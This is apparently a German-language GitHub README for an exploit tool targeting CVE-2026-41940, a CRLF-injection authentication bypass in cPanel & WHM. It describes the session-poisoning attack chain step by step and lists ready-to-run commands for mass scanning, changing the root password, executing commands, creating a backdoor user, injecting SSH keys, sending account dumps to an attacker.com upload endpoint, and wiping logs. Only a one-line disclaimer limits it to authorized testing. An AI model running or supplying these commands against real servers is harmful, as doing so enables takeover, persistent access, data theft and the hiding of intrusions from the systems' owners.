
 ishanoshada/cve-2026-41940-exploit-poc
Exploit-PoC für CVE-2026-41940, eine Umgehung der Authentifizierung von cPanel & WHM über CRLF-Injection. Enthält Massen-Scanning, Post-Exploitation-Aktionen und eine interaktive Shell für autorisierte Tests.


Tool von: Ishan Oshada | GitHub
⚠️ NUR FÜR AUTORISIERTE SICHERHEITSTESTS. Unautorisierte Nutzung ist illegal.

CVE-2026-41940 ist eine CRLF-Injection-Schwachstelle in cPanel & WHM (Versionen < 11.110.0.97, 11.118.0.63, 11.126.0.54, 11.132.0.29, 11.134.0.20, 11.136.0.5).
Die Funktion saveSession() schreibt Sitzungsdaten nach der Anwendung von filter_sessiondata(), aber der Filter wird zu spät angewendet. Durch das Injizieren von CRLF-Zeichen (\r\n) in den Authorization: Basic-Header kann ein Angreifer die Sitzungsdatei auf der Festplatte mit beliebigen Schlüssel-Wert-Paaren (z. B. hasroot=1, tfa_verified=1, user=root) vergiften.
Wenn die vergiftete Sitzung später geladen wird, gewährt cPanel/WHM vollen Root-Zugriff ohne Passwort.
| Stufe | Aktion | Beschreibung |
|---|---|---|
| 1 | POST /login/?login_only=1 | Pre-Auth-Sitzungscookie mit falschen Anmeldedaten anfordern |
| 2 | GET / + CRLF Authorization-Header | Sitzungsdatei mit hasroot=1, user=root usw. vergiften |
| 3 | GET /scripts2/listaccts | Sitzungscache zwingen, die vergiftete Datei neu zu laden (Propagation) |
| 4 | GET /cpsess<TOKEN>/json-api/version | Root-Zugriff verifizieren – Erfolg = 200 + Versionsdaten |
--verbose) – zeigt vollständige HTTP-Anfragen/-Antwortengit clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
Statt aus dem Quellcode zu bauen, können Sie die neuesten stabilen ausführbaren Dateien direkt aus dem Repository herunterladen. Diese werden automatisch für jedes Update generiert:
| Plattform | Speicherort |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
Hinweis: Bei Linux oder macOS nach dem Download Ausführungsrechte vergeben:
# Grundlegender Scan
go run main.go -u https://target.com:2087

# Alle cPanel-Konten auflisten
go run main.go -u https://target.com:2087 -action list

# Interaktive WHM-Shell
go run main.go -u https://target.com:2087 -action shell

# Massen-Scan mit urls.txt
go run main.go -l urls.txt -t 20 -o results.json
| # | Zweck | Befehl |
|---|---|---|
| 1 | Grundlegender Einzelziel-Scan | go run main.go -u https://target.com:2087 |
| 2 | Alle cPanel-Konten auflisten | go run main.go -u https://target.com:2087 -action list |

| 3 | Root-Passwort ändern | go run main.go -u https://target.com:2087 -action passwd -passwd "NewP@ssw0rd!2006" |
| 4 | Systembefehl ausführen | go run main.go -u https://target.com:2087 -action cmd -cmd "id && whoami" |
| 5 | Serverinformationen abrufen | go run main.go -u https://target.com:2087 -action info |
| 6 | Backdoor-Benutzer erstellen | go run main.go -u https://target.com:2087 -action adduser -new-user backdoor -new-domain backdoor.com -passwd "Pass123!2006" |
| 7 | API-Token erstellen (heimlich) | go run main.go -u https://target.com:2087 -action apitoken -tokenname mytoken |
| 8 | SSH-Schlüssel injizieren | go run main.go -u https://target.com:2087 -action sshkey -sshkey "ssh-rsa AAAAB3NzaC1yc2E..." |
| 9 | Konto sichern & exfiltrieren | go run main.go -u https://target.com:2087 -action dumpacct -dumpuser victim -exfil https://attacker.com/upload |
| 10 | Logs löschen & Spuren verwischen | go run main.go -u https://target.com:2087 -action wipe |
| 11 | Interaktive WHM-Shell | go run main.go -u https://target.com:2087 -action shell |
| 12 | Massen-Scan aus Datei | go run main.go -l urls.txt -t 20 -o results.json |
| 13 | Ergebnisse als JSON speichern | go run main.go -u https://target.com:2087 -o scan_results.json |
| 14 | Verbose-Debugging aktivieren | go run main.go -u https://target.com:2087 --verbose |
| 15 | Pipe von anderen Tools | cat urls.txt | go run main.go -t 20 |
| 16 | Timeout erhöhen | go run main.go -u https://target.com:2087 -timeout 30 |

